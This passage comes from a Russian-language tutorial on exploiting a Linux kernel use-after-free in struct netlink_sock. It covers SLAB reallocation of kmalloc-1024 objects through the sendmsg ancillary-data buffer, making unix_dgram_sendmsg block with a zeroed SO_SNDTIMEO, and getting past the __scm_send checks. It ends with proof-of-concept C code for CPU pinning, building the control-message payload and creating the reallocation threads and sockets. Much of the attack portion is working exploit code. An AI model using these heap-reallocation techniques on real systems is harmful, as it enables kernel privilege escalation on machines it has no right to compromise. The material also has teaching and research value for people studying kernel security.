
Операция размещения объекта в очень узкой области памяти называется реаллокацией. Как правило, это место в памяти совпадает с только что высвобожденным объектом (например, в нашем случае это `struct netlink_sock`).

С аллокатором SLAB это довольно просто. Почему? Смотрите: с помощью `struct array_cache`, SLAB использует **алгоритм LIFO**. Таким образом, последняя свободная ячейка памяти данного размера (`kmalloc-1024`) будет первой повторно используемой для распределения того же размера пространства (основные концепции третьей главы). Это ещё более *круто*, так как эта ячейка **не зависит от slab**. При попытке использовать SLUB, вы потеряете эту возможность.

Давайте опишем кэш `kmalloc-1024`:

- Каждый объект в `kmem_cache kmalloc-1024` имеет размер 1024 байта;
- Каждый slab состоит из одной страницы (4096 байт), соответственно, на один slab приходится 4 объекта;
- Давайте предположим, что сейчас в нашем кэше два slab'а.


Перед высвобождением объекта `struct netlink_sock` мы находимся в вот такой ситуации:



Обратите внимание, что `ac->available` является индексом (плюс один) следующего свободного объекта, следовательно объект `netlink_sock` свободен. В *самом быстром пути* высвобождение объекта (`kfree(objp)`) эквивалентно этому:

```
ac->entry[ac->avail++] = objp;      // "ac->avail" is POST-incremented
```


Это приводит нас к такой ситуации:



Наконец, объект `struct sock` распределён (`kmalloc(1024)`) и *самый быстрый путь*):

```
objp = ac->entry[--ac->avail];      // "ac->avail" is PRE-decremented
```

Что, в свою очередь, ведёт к следующей ситуации:



Превосходно! **Расположение в памяти нового `struct sock` совпадает со (старым) расположением в памяти `struct netlink_sock`** (например, `0xffffffc0aabbccdd`). Мы провели повторное распределение, или «реаллокацию». Не так уж и плохо, правда?

Ну, **это идеальный случай**. На практике некоторые вещи могут пойти далеко не так гладко, как мы увидим позже.

Перераспределение гаджета

Предыдущие статьи охватывали два сокетных буфера: буфер отправки и буфер получателя. На самом деле существует и третий: **буфер параметров** (также называемый «буфером вспомогательных данных»). В этом разделе мы увидим, как заполнить его произвольными данными и использовать в качестве нашего гаджета перераспределения.

Этот гаджет доступен из "верхней" части системного вызова `sendmsg()`. Функция `__sys_sendmsg()` (почти) напрямую вызывается `SYSCALL_DEFINE3(sendmsg)`:

```
      static int __sys_sendmsg(struct socket *sock, struct msghdr __user *msg,
             struct msghdr *msg_sys, unsigned flags,
             struct used_address *used_address)
      {
        struct compat_msghdr __user *msg_compat =
            (struct compat_msghdr __user *)msg;
        struct sockaddr_storage address;
        struct iovec iovstack[UIO_FASTIOV], *iov = iovstack;
[0]     unsigned char ctl[sizeof(struct cmsghdr) + 20]
            __attribute__ ((aligned(sizeof(__kernel_size_t))));
        /* 20 - это размер ipv6_pktinfo */
        unsigned char *ctl_buf = ctl;
        int err, ctl_len, iov_size, total_len;

        // ... вырезано (копирование msghdr/iovecs + проверки) ...

[1]     if (msg_sys->msg_controllen > INT_MAX)
          goto out_freeiov;
[2]     ctl_len = msg_sys->msg_controllen;
        if ((MSG_CMSG_COMPAT & flags) && ctl_len) {
          // ... вырезано ...
        } else if (ctl_len) {
          if (ctl_len > sizeof(ctl)) {
[3]         ctl_buf = sock_kmalloc(sock->sk, ctl_len, GFP_KERNEL);
            if (ctl_buf == NULL)
              goto out_freeiov;
          }
          err = -EFAULT;
```

```
[4]         if (copy_from_user(ctl_buf, (void __user *)msg_sys->msg_control,
                    ctl_len))
              goto out_freectl;
            msg_sys->msg_control = ctl_buf;
          }

          // ... вырезано ...

[5]       err = sock_sendmsg(sock, msg_sys, total_len);

          // ... вырезано ...

        out_freectl:
          if (ctl_buf != ctl)
[6]         sock_kfree_s(sock->sk, ctl_buf, ctl_len);
        out_freeiov:
          if (iov != iovstack)
            sock_kfree_s(sock->sk, iov, iov_size);
        out:
          return err;
        }
```

Вот что она делает:

- [0] - объявляет буфер `ctl` на 36 байт (16 + 20) в стеке;
- [1] - проверяет, чтобы *предоставленный пользователем* `msg_controllen` был меньше или равен `INT_MAX`;
- [2] - копирует *предоставленную пользователем* `msg_controllen` в `ctl_len`;
- [3] - выделяет `ctl_buf` буфера ядра размером `ctl_len` с помощью `kmalloc()`;
- [4] - копирует байты `ctl_len` от *предоставленных пользователем данных* из `msg_control` в `ctl_buf` буфера ядра, распределённый на [3];
- [5] - вызывает `sock_sendmsg()`, который сделает обратный вызов сокета `sock->ops->sendmsg()`;
- [6] - высвобождает `ctl_buf` буфера ядра.

Много данных, *предоставленных пользователями*, не правда ли? О да, и именно поэтому нам это нравится! Подводя итог, мы можем распределить буфер ядра с помощью `kmalloc()` через:

- `msg->msg_controllen`: произвольный размер (должен быть больше 36, но меньше `INT_MAX`)
- `msg->msg_control`: произвольный контент

Теперь давайте посмотрим, что делает `sock_kmalloc()`:

```
      void *sock_kmalloc(struct sock *sk, int size, gfp_t priority)
      {
[0]     if ((unsigned)size <= sysctl_optmem_max &&
            atomic_read(&sk->sk_omem_alloc) + size < sysctl_optmem_max) {
          void *mem;
          /* Сначала произведите добавление, это поможет избежать гонки при режиме сна kmalloc.
           */
[1]       atomic_add(size, &sk->sk_omem_alloc);
[2]       mem = kmalloc(size, priority);
          if (mem)
[3]         return mem;
          atomic_sub(size, &sk->sk_omem_alloc);
        }
        return NULL;
```

```
    }
```

Сначала аргумент size проверяется по параметру ядра "optmem_max" [0]. Его можно получить с помощью procfs:

```
$ cat /proc/sys/net/core/optmem_max
```

Если предоставленный размер меньше, то он будет добавлен к *текущему* размеру буфера памяти параметров. При этом надо удостовериться, что он меньше, чем optmem_max [0] – это нужно обязательно проверить. Помните, что нашим целевым kmem_cache является kmalloc-1024. Если размер optmem_max меньше или равен 512, то мы облажались! В этом случае нам нужно найти другой гаджет перераспределения. Наш sk_omem_alloc принимает значение нуля во время создания сокета.

> Примечание: помните, что kmalloc (512 + 1) попадёт в кэш kmalloc-1024.

Если проверка [0] пройдена, то значение sk_omem_alloc увеличивается на size [1]. Затем происходит вызов kmalloc() с использованием аргумента size. В случае успеха указатель возвращается к [3], в противном случае sk_omem_alloc уменьшается в *размере* и функция возвращает *NULL*.

Итак, мы можем вызвать kmalloc() с почти произвольным размером ([36, sysctl_optmem_max[), и его содержимое будет заполнено произвольными значениям. Хотя здесь имеется одна проблема – буфер ctl_buf будет автоматически высвобождён при выходе __sys_sendmsg(). То есть, вызов [5] sock_sendmsg() должен блокироваться (sock->ops->sendmsg()).

Блокировка sendmsg()

В предыдущей главе мы разобрались, как создать блок вызова sendmsg() и заполнить буфер приёма. Может возникнуть соблазн сделать то же самое с netlink_sendmsg(), но, к сожалению, мы не можем использовать этот способ. Причина в том, что netlink_sendmsg() вызовет netlink_unicast(), которая вызывает netlink_getsockbypid(). Это действие приведёт к удалению ссылок *висячего указателя* списка хэшей nl_table (то есть к *use-after-free*).

Следовательно, мы должны использовать другое семейство сокетов: AF_UNIX. Возможно, вы можете использовать ещё какое-то семейство, но нас вполне устраивает и этот вариант, поскольку он гарантированно присутствует практически везде и не требует особых привилегий для работы с ним.

> Внимание: мы не будем описывать реализацию AF_UNIX (особенно unix_dgram_sendmsg()), так как это займёт слишком много времени. Она не так сложна (имеет много общего с AF_NETLINK), а нам потребуются только две вещи:

- Распределить произвольные данные в буфере option;

- Сделать вызов `unix_dgram_sendmsg()` *блокирующим.*

Подобно `netlink_unicast()`, функция `sendmsg()` может стать блокирующей, если:

1) Целевой буфер приёма заполнен;
2) Значение времени ожидания сокета отправителя установлено на `MAX_SCHEDULE_TIMEOUT`.

В `unix_dgram_sendmsg()` (как и в `netlink_unicast()`) это значение — `timeo` — вычисляется с помощью:

```
timeo = sock_sndtimeo(sk, msg->msg_flags & MSG_DONTWAIT);
```

```
static inline long sock_sndtimeo(const struct sock *sk, int noblock)
{
    return noblock ? 0 : sk->sk_sndtimeo;
}
```

То есть, если мы не установим аргумент `noblock` (другими словами, не будем использовать `MSG_DONTWAIT`), значением тайм-аута будет `sk_sndtimeo`. К счастью, этим значением можно управлять *с помощью* `setsockopt()`:

```
int sock_setsockopt(struct socket *sock, int level, int optname,
            char __user *optval, unsigned int optlen)
{
    struct sock *sk = sock->sk;

   // ... вырезано ...

    case SO_SNDTIMEO:
         ret = sock_set_timeout(&sk->sk_sndtimeo, optval, optlen);
         break;

   // ... вырезано ...
}
```

Он вызывает `sock_set_timeout()`:

```
static int sock_set_timeout(long *timeo_p, char __user *optval, int optlen)
{
    struct timeval tv;

    if (optlen < sizeof(tv))
         return -EINVAL;
    if (copy_from_user(&tv, optval, sizeof(tv)))
         return -EFAULT;
    if (tv.tv_usec < 0 || tv.tv_usec >= USEC_PER_SEC)
         return -EDOM;

    if (tv.tv_sec < 0) {
    // ... вырезано ...
    }

    *timeo_p = MAX_SCHEDULE_TIMEOUT;              // <-----
    if (tv.tv_sec == 0 && tv.tv_usec == 0)        // <-----
         return 0;                                // <-----

   // ... вырезано ...
}
```

В конце концов, что, если мы вызовем `setsockopt()` с параметром `SO_SNDTIMEO`, и присвоим ему `struct timeval`, заполненный нулём? В этом случае время ожидания будет выставлено

на MAX_SCHEDULE_TIMEOUT (то есть блокировка будет реализовываться на неопределённый срок). К тому же, это не потребует каких-либо особых привилегий.

Одна проблема решена!

Вторая проблема заключается в том, что нам нужно **иметь дело с кодом, который использует данные буфера управления**. Он вызывается в начале `unix_dgram_sendmsg()`:

```
static int unix_dgram_sendmsg(struct kiocb *kiocb, struct socket *sock,
                  struct msghdr *msg, size_t len)
{
    struct sock_iocb *siocb = kiocb_to_siocb(kiocb);
    struct sock *sk = sock->sk;

   // ... вырезано (масса заявлений) ...

    if (NULL == siocb->scm)
        siocb->scm = &tmp_scm;
    wait_for_unix_gc();
    err = scm_send(sock, msg, siocb->scm, false); // <----- здесь
    if (err < 0)
        return err;

   // ... вырезано ...
}
```

Мы уже прошли эту проверку в предыдущей главе, но теперь там ещё кое-что появилось:

```
static __inline__ int scm_send(struct socket *sock, struct msghdr *msg,
                   struct scm_cookie *scm, bool forcecreds)
{
    memset(scm, 0, sizeof(*scm));
    if (forcecreds)
        scm_set_cred(scm, task_tgid(current), current_cred());
    unix_get_peersec_dgram(sock, scm);
    if (msg->msg_controllen <= 0)          // <----- это более НЕ верно
        return 0;
    return __scm_send(sock, msg, scm);
}
```

Как видите, сейчас мы используем `msg_control` (следовательно, `msg_controllen` является положительным). То есть **мы больше не можем обойти `__scm_send()`, и нужно ей вернуть значение 0**.

Начнём с раскрытия структуры «информация объекта вспомогательных данных»:

```
struct cmsghdr {
   __kernel_size_t cmsg_len;        /* счётчик байтов данных, включая hdr */
   int cmsg_level;                  /* определение протокола */
   int cmsg_type;                   /* тип protocol-specific */
};
```

Это **16-байтовая** структура данных, которая должна быть расположена в самом начале нашего буфера `msg_control` (буфера с произвольными данными). Как её использовать – это фактически зависит от типа сокета. Кто-то можно расценить это как «возможность сделать с сокетом что-то этакое»– к примеру, в UNIX-сокете эту структуру можно задействовать для передачи «учётных данных» через сокет.

Буфер управляющих сообщений (`msg_control`) может содержать одно или несколько управляющих сообщений. Каждое управляющее сообщение состоит из заголовка и данных.

Заголовок первого управляющего сообщения извлекается с помощью макроса `CMSG_FIRSTHDR()`:

```
#define CMSG_FIRSTHDR(msg) __CMSG_FIRSTHDR((msg)->msg_control, (msg)->msg_controllen)

#define __CMSG_FIRSTHDR(ctl,len) ((len) >= sizeof(struct cmsghdr) ? \
(struct cmsghdr *)(ctl) : \
(struct cmsghdr *)NULL)
```

Таким образом проверяется, занимает ли данное значение `len` в `msg_controllen` больше 16 байт. Если нет, это означает, что буфер управляющего сообщения даже не содержит заголовка этого сообщения! В этом случае, результатом будет NULL. В противном случае мы получим начальный адрес первого управляющего сообщения (то есть `msg_control`).

Чтобы найти следующее управляющее сообщение, необходимо использовать `CMG_NXTHDR()` для получения начального адреса следующего заголовка управляющего сообщения:

```
#define CMSG_NXTHDR(mhdr, cmsg) cmsg_nxthdr((mhdr), (cmsg))

static inline struct cmsghdr * cmsg_nxthdr (struct msghdr *__msg, struct cmsghdr *__cmsg)
{
    return __cmsg_nxthdr(__msg->msg_control, __msg->msg_controllen, __cmsg);
}

static inline struct cmsghdr * __cmsg_nxthdr(void *__ctl, __kernel_size_t __size,
struct cmsghdr *__cmsg)
{
    struct cmsghdr * __ptr;

    __ptr = (struct cmsghdr*)(((unsigned char *) __cmsg) + CMSG_ALIGN(__cmsg->cmsg_len));
    if ((unsigned long)((char*)(__ptr+1) - (char *) __ctl) > __size)
        return (struct cmsghdr *)0;

    return __ptr;
}
```

Это не так сложно, как кажется! Как правило, берётся текущий адрес заголовка управляющего сообщения *cmsg* и к нему добавляются байты `cmsg_len`, **указанные в текущем заголовке управляющего сообщения** (плюс некоторое выравнивание, если это необходимо). Если «следующий заголовок» выходит за пределы *общего размера* всего *буфера управляющего сообщения*, то это означает, что заголовков больше нет, и мы получим NULL. В противном случае мы, соответственно, получим вычисленный указатель (то есть – следующий заголовок).

> Внимание! `Cmsg_len` - это длина управляющего сообщения и его заголовка!

Наконец, существует макрос *проверки работоспособности* `CMSG_OK()`, с помощью которого можно убедиться, что *текущий* размер управляющего сообщения (`cmsg_len`) не превышает всего размера буфера управляющего сообщения:

```
#define CMSG_OK(mhdr, cmsg) ((cmsg)->cmsg_len >= sizeof(struct cmsghdr) && \
                (cmsg)->cmsg_len <= (unsigned long) \
```

```
                ((mhdr)->msg_controllen - \
                 ((char *)(cmsg) - (char *)(mhdr)->msg_control)))
```

Теперь взглянем на код `__scm_send()`, который в конце концов делает кое-что важное с управляющими сообщениями:


```
    int __scm_send(struct socket *sock, struct msghdr *msg, struct scm_cookie *p)
    {
       struct cmsghdr *cmsg;
       int err;

[0]    for (cmsg = CMSG_FIRSTHDR(msg); cmsg; cmsg = CMSG_NXTHDR(msg, cmsg))
       {
          err = -EINVAL;

[1]       if (!CMSG_OK(msg, cmsg))
            goto error;

[2]       if (cmsg->cmsg_level != SOL_SOCKET)
            continue;

          // ... вырезано (пропущенный код) ...
       }

       // ... вырезано ...

[3]    return 0;

    error:
       scm_destroy(p);
       return err;
    }
```

Наша задача – заставить `__scm_send()` вернуть 0 [3]. Поскольку `msg_controllen` – это размер нашего перераспределения (то есть, 1024), мы войдём в цикл [0] (то есть получится так, что `CMSG_FIRSTHDR(msg) != NULL`).

Из-за строки [1] значение в *первом заголовке управляющего сообщения* должно быть верным. Мы установим его на 1024 (размер всего буфера управляющих сообщений). Затем, указав значение, отличное от `SOL_SOCKET` (единицы), мы можем пропустить весь цикл [2]. Это значит, что следующий заголовок управляющего сообщения мы легко сможем найти в поиске с помощью `CMSG_NXTHDR()`, поскольку `cmsg_len` равен `msg_controllen` (там имеется только ОДНО управляющее сообщение); для `cmsg` будет установлено значение NULL, и мы изящно выйдем из цикла и в результате получим NULL [3]!

Другими словами, с такой реаллокацией:

- Мы **НЕ сможем контролировать первые 8 байт** буфера перераспределения (size=1024);
- У нас есть **ограничение на второе поле** контрольного заголовка cmsg (значение, отличное от единицы);
- Последние 4 байта заголовка будут **свободны для использования**, так же как и остальные **1008 байт.**



Прекрасно, теперь у нас есть всё необходимое для реаллокации в кэш kmalloc-1024 с (почти) произвольными данными. Прежде чем углубляться в реализацию, давайте кратко рассмотрим, что может пойти не так.

Что может пойти не так?

Чуть ранее мы рассмотрели *идеальный* сценарий (то есть самый быстрый путь). Однако что произойдёт, если мы с этого пути собьёмся? Всё может пойти совсем не так...

> Внимание! Мы не будем рассматривать все пути `kmalloc()`/`kfree()`, поскольку мы исходим из того, что вы уже освоили работу со своим аллокатор.

На секунду, давайте предположим, что объект `netlink_sock` собирается высвободиться:

1) Если *array_cache* заполнен, то будет вызван `cache_flusharray()`. Он настроит свободный *указатель количества пакетов* на *общий для каждого узла* массив `array_cache` (если он есть) и вызовет `free_block()`. Это значит, что **следующий самый быстрый путь `kmalloc()` не будет повторно использовать последний высвобожденный объект**, а это нарушает свойство LIFO!
2) Если речь идёт об высвобождении последнего «используемого» объекта в *частичном slab'е*, он перемещается в список `slabs_free`.
3) Если в кэше уже имеется «слишком много» свободных объектов, *свободный slab* уничтожается (то есть страницы возвращаются к Buddy)!
4) Buddy *может* инициализировать некоторое «уплотнение» чего-либо (как насчёт PCP?) и перейти в режим ожидания.
5) Планировщик решил перенести вашу задачу на другой процессор, а `array_cache` является попроцессорным.

6) Система (не по вашей вине) в настоящее время испытывает нехватку памяти и пытается восстановить память из всех подсистем/аллокаторов и так далее.

Есть и другие пути, которые можно учесть, и то же самое касается `kmalloc()`... Все эти вызовы рассматривали вашу задачу как *единственную* в системе. Но история на этом не заканчивается!

Существуют и другие задачи (включая задачи ядра), которые одновременно используют кэш *kmalloc-1024*. Вы "в гонке" с ними. В гонке, которую можете проиграть...

К примеру, вы высвободили объект `netlink_sock`, а затем другая задача также высвободила объект `kmalloc-1024`. Это означает, что вам нужно будет **распределиться дважды**, чтобы перераспределить `netlink_sock` (LIFO). Что, если другая задача «украла» его (то есть *обогнала* вас)? Хмм... Вы не сможете перераспределить его, пока та же самая задача его не вернёт (и, к тому же, можно только надеяться, что она не перенесена в другой процессор). Но как тогда это обнаружить?

Как видите, многое может пойти не так. Это самая сложная часть пути в эксплойте: *после* высвобождения объекта `netlink_sock`, но *до* его перераспределения. Мы не можем рассмотреть все эти проблемы в нашей статье – для этого нужно разобраться в более углублённом использовании эксплойта, и изучить ядро гораздо глубже, чем мы на данный момент. Надёжное перераспределение – довольно сложная тема.

Однако, мы всё же приведём два основных метода, которые решают некоторые из вышеупомянутых проблем:

1) Исправление процессора с помощью системного вызова `sched_setaffinity()`. Массив `array_cache` – это структура данных для каждого процессора. Если вы установили маску ЦП на один ЦП в начале работы эксплойта, вы гарантированно будете использовать тот же самый массив `array_cache` при высвобождении и перераспределении.
2) **Heap Spraying**. Перераспределяя «много», мы имеем возможность перераспределить объект `netlink_sock`, даже если другие задачи также высвободили какие-либо объекты `kmalloc-1024`. Кроме того, если slab `netlink_sock` помещён в конец списка свободных slab'ов, мы пытаемся распределять их все до тех пор, пока в конечном итоге не появится `cache_grow()`. Однако это всего лишь догадки!

Пожалуйста, изучите раздел «реализация перераспределения», чтобы увидеть, как это всё происходит.

Новая надежда

Последний раздел был довольно пугающий, не так ли? Не волнуйтесь, в этот раз нам везёт! Объект `struct netlink_sock`, к которому мы пытаемся применить эксплойт, находится в `kmalloc-1024`. Это *потрясающий* кэш, потому что ядро нечасто его использует. Чтобы убедиться в этом, воспользуйтесь *«методом для бедных»*, описанным в Методе № 5, и просмотрите различные общие kmemcache:

```
watch -n 0.1 'sudo cat /proc/slabinfo | egrep "kmalloc-|size-" | grep -vi dma'
```

Видите? Он смещается не так уж активно (а смещается ли он вообще?) Теперь посмотрите на «kmalloc-256», «kmalloc-192», «kmalloc-64», «kmalloc-32». Это – самые распространённые размеры объектов ядра. Применение эксплойта на UAF в этих кэшах может быстро превратиться в ад. Конечно, «активность kmalloc» зависит от вашей цели и процессов, выполняемых в ней. Но предыдущие кэши *нестабильны* практически во всех системах.

Реализация перераспределения

Хорошо! Пришло время вернуться к нашему proof-of-concept и приступить к реализации перераспределения.

Исправим проблему с `array_cache`, перенеся все наши потоки в CPU#0:

```
static int migrate_to_cpu0(void)
{
   cpu_set_t set;

   CPU_ZERO(&set);
   CPU_SET(0, &set);

   if (_sched_setaffinity(_getpid(), sizeof(set), &set) == -1)
   {
      perror("[-] sched_setaffinity");
      return -1;
   }

   return 0;
}
```

Далее, нам нужно будет проверить, можем ли мы использовать примитив «буфера вспомогательных данных». Давайте проверим значение `sysctl optmem_max` (через `procfs`):

```
static bool can_use_realloc_gadget(void)
{
   int fd;
   int ret;
   bool usable = false;
   char buf[32];

   if ((fd = _open("/proc/sys/net/core/optmem_max", O_RDONLY)) < 0)
   {
      perror("[-] open");
      // TODO: возврат к sysctl syscall
      return false; // мы не можем прийти к решению, попробовать в любом случае или всё же не стоит?
   }

   memset(buf, 0, sizeof(buf));
   if ((ret = _read(fd, buf, sizeof(buf))) <= 0)
   {
      perror("[-] read");
      goto out;
   }
   printf("[ ] optmem_max = %s", buf);

   if (atol(buf) > 512) // проверим, можем ли мы использовать кэш kmalloc-1024
      usable = true;

out:
   _close(fd);
   return usable;
```

```
}
```

Следующий шаг – подготовка буфера управляющего сообщения. Пожалуйста, обратите внимание, что `g_realloc_data` объявлена глобально, поэтому каждый поток может получить к ней доступ. Надлежащие поля `cmsg` установлены таким образом:

```
#define KMALLOC_TARGET 1024

static volatile char g_realloc_data[KMALLOC_TARGET];

static int init_realloc_data(void)
{
   struct cmsghdr *first;

   memset((void*)g_realloc_data, 0, sizeof(g_realloc_data));

   // нужно пройти проверки в __scm_send()
   first = (struct cmsghdr*) g_realloc_data;
   first->cmsg_len = sizeof(g_realloc_data);
   first->cmsg_level = 0; // должно отличаться от SOL_SOCKET=1, чтобы пропустить cmsg
   first->cmsg_type = 1; // <---- произвольное значение

   // TODO: сделать что-нибудь полезное с оставшимися байтами

   return 0;
}
```

Поскольку мы будем перераспределять сокеты `AF_UNIX`, нам нужно их подготовить. Мы создадим пару сокетов для *каждого перераспределения потоков. Здесь мы создаём особый вид* сокетов unix: **абстрактные сокеты** (man 7 unix). То есть их адрес начинается с байта NULL ('`@`' в `netstat`). Это не обязательное условие, просто так будет гораздо предпочтительнее. Сокет отправителя подключается к сокету получателя и, наконец, с помощью `setsockopt()`, мы устанавливаем значение `timeout` на `MAX_SCHEDULE_TIMEOUT`:

```
struct realloc_thread_arg
{
   pthread_t tid;
   int recv_fd;
   int send_fd;
   struct sockaddr_un addr;
};

static int init_unix_sockets(struct realloc_thread_arg * rta)
{
   struct timeval tv;
   static int sock_counter = 0;

   if (((rta->recv_fd = _socket(AF_UNIX, SOCK_DGRAM, 0)) < 0) ||
       ((rta->send_fd = _socket(AF_UNIX, SOCK_DGRAM, 0)) < 0))
   {
      perror("[-] socket");
      goto fail;
   }

   // привязка "абстрактного" сокета (первый байт - NULL)
   memset(&rta->addr, 0, sizeof(rta->addr));
   rta->addr.sun_family = AF_UNIX;
   sprintf(rta->addr.sun_path + 1, "sock_%lx_%d", _gettid(), ++sock_counter);
   if (_bind(rta->recv_fd, (struct sockaddr*)&rta->addr, sizeof(rta->addr)))
   {
      perror("[-] bind");
      goto fail;
   }
```

```
   if (_connect(rta->send_fd, (struct sockaddr*)&rta->addr, sizeof(rta->addr)))
   {
      perror("[-] connect");
      goto fail;
   }

   // установка значения timeout на MAX_SCHEDULE_TIMEOUT
   memset(&tv, 0, sizeof(tv));
   if (_setsockopt(rta->recv_fd, SOL_SOCKET, SO_SNDTIMEO, &tv, sizeof(tv)))
   {
      perror("[-] setsockopt");
      goto fail;
   }

   return 0;

fail:
   // TODO: высвободить всё
   printf("[-] failed to initialize UNIX sockets!\n");
   return -1;
}
```

Потоки перераспределения инициализируются с помощью `init_reallocation()`:

```
static int init_reallocation(struct realloc_thread_arg *rta, size_t nb_reallocs)
{
   int thread = 0;
   int ret = -1;

   if (!can_use_realloc_gadget())
   {
      printf("[-] can't use the 'ancillary data buffer' reallocation gadget!\n");
      goto fail;
   }
   printf("[+] can use the 'ancillary data buffer' reallocation gadget!\n");

   if (init_realloc_data())
   {
      printf("[-] failed to initialize reallocation data!\n");
      goto fail;
   }
   printf("[+] reallocation data initialized!\n");

   printf("[ ] initializing reallocation threads, please wait...\n");
   for (thread = 0; thread < nb_reallocs; ++thread)
   {
      if (init_unix_sockets(&rta[thread]))
      {
         printf("[-] failed to init UNIX sockets!\n");
         goto fail;
      }

      if ((ret = pthread_create(&rta[thread].tid, NULL, realloc_thread, &rta[thread])) != 0)
      {
         perror("[-] pthread_create");
         goto fail;
      }
   }

   // ждём создания всех потоков
   while (g_nb_realloc_thread_ready < nb_reallocs)
      _sched_yield(); // не запускай меня, запускай потоки перераспределения !

   printf("[+] %lu reallocation threads ready!\n", nb_reallocs);

   return 0;

fail:
   printf("[-] failed to initialize reallocation\n");
```

```
    return -1;
}
```

